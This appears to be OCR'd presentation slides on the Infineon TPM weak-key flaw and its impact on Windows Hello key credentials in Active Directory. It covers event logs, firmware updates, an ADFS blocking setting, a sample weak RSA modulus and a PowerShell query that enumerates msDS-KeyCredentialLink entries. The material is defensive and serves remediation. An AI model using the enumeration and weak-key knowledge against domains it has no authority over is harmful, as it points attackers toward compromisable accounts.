


Event Properties - Event 1794, TPM-WMI

The Trusted Platform Module (TPM) firmware on this PC has a known security problem. Please contact your PC manufacturer to find out if an update is available. For more information please go to https://go.microsoft.com/fwlink/?linkid=852572

Log Name: System
Source: TPM-WMI
Logged: 31-Jan-18 6:11:55 AM
Event ID: 1794
Task Category: None
Level: Error
Keywords:
User: SYSTEM
Computer: SAGER
OpCode: Info
More Information: Event Log Online Help

Checking TPM Firmware Version



TPM Management on Local Computer

TPM Management on Local Computer
Configures the TPM and its support by the Windows platform

Overview

Windows computers containing the Trusted Platform Module (TPM) security hardware provide enhanced security features for applications. This snap-in displays information about the computer's TPM and allows administrators to configure the device. It also allows administrators to view and manage commands understood by the device.

Status

The TPM is on and ownership has been taken.

TPM Management

Change TPM owner password.


Clear the TPM to remove ownership and reset the TPM to factory defaults.

WARNING: Clearing the TPM causes you to lose all TPM keys and data protected by those keys.

TPM Manufacturer Information

Manufacturer Name: IFX Manufacturer Version: 4.40 Specification Version: 1.2

Clearing TPM



Clear the TPM security hardware


You must restart your computer to configure your TPM security hardware settings so that your TPM can be cleared. To do so:

Click the Restart button below.

Be Physically present at the computer to follow the instructions that appear during the startup process.

Log on to Windows to continue the wizard automatically.

TPM Firmware Update




Check platform details

✓ **Update to version 4.43.257.0 possible**

Trusted Platform Module 1.2 (Infineon Technologies AG, SLB 9660 TT 1.2)
Firmware Version 4.40.119.0 (64 remaining updates)

New Undocumented ADFS Setting




```
PS C:\> Set-AdfsProperties -WindowsHelloKeyVerification
```

New Device Registration Service Events

- 3038 – Windows Hello Weak Key Blocked
- 3039 – Windows Hello Weak Key Allowed

Helper Script – Now Deleted



ADComputerKeys 1.0.1

ADComputerKeys is Windows PowerShell module that is used to disable or remove the computer credential key from Active Directory.

335
Downloads

295
Downloads of 1.0.1
View full stats

10/24/2017
Last Published

Info

Project Site
Contact Owners
Report

Installation Options

Install Module | Azure Automation | Manual Download

Copy and Paste the following command to install this package using PowerShellGet More Info

```
PS> Install-Module -Name ADComputerKeys
```

Author(s)
Microsoft Corporation

Copyright
Copyright (c) Microsoft Corporation. All rights reserved.

The “Unusable” RSA Public Key


Public Exponent: 65537

Modulus:


```
d6589a6fe210490583c1dcd57e3579ab24979d9b1a7118e3553dedcff
a5cf5abd41cf6c19cbbe598ce6f9140541e8ff8a778bd5caadd8d038a
49785a4d9031c98e26783e824ba3cf00d86c112a9a5c65a5acf2b077e
365d947bd41a437e7034cc00a77550b2ea8cec18c1f7516da4dc13177
e1de1d32fbbdde1e1fd7395aab71a8f302b985a64248c3a239e6943ae
afa9a8b591ae499f31723f7dc8a22a6d197445056da4df9d13443db4a
6201d52d82795a2f2ffa2f75b6f2605e213609a39df33f26e023d83d9
c4bddd4879e234407833ba38460cbc66d9d31cdf2c5b3a042f321da7f
2140ecc4a5a190306ed51fe0ea5273dd83d5338b2554abd3738a06a5
```

Meet Joe.
Joe might have a key to your AD.

Finding “Unusable” RSA Public Keys




```
Get-ADComputer -LDAPFilter '(msDS-KeyCredentialLink=*)' -Properties 'msDS-KeyCredentialLink' |
    Select-Object -ExpandProperty 'msDS-KeyCredentialLink' |
    Get-KeyCredential |
    Where-Object Identifier -eq 'DXbTOVQlHalpAi0NOwCZOeJWpsmz/2V5B8cgY/ia554='
```




```
Usage Source Flags      DeviceId Created    HolderDN
----- ------ -----      -------- -------    --------
NGC   AD     MFANotUsed          2017-08-23 CN=HELLO-PC1,OU=Workstations,DC=contoso,DC=com
NGC   AD     MFANotUsed          2017-08-23 CN=HELLO-PC2,OU=Workstations,DC=contoso,DC=com
```

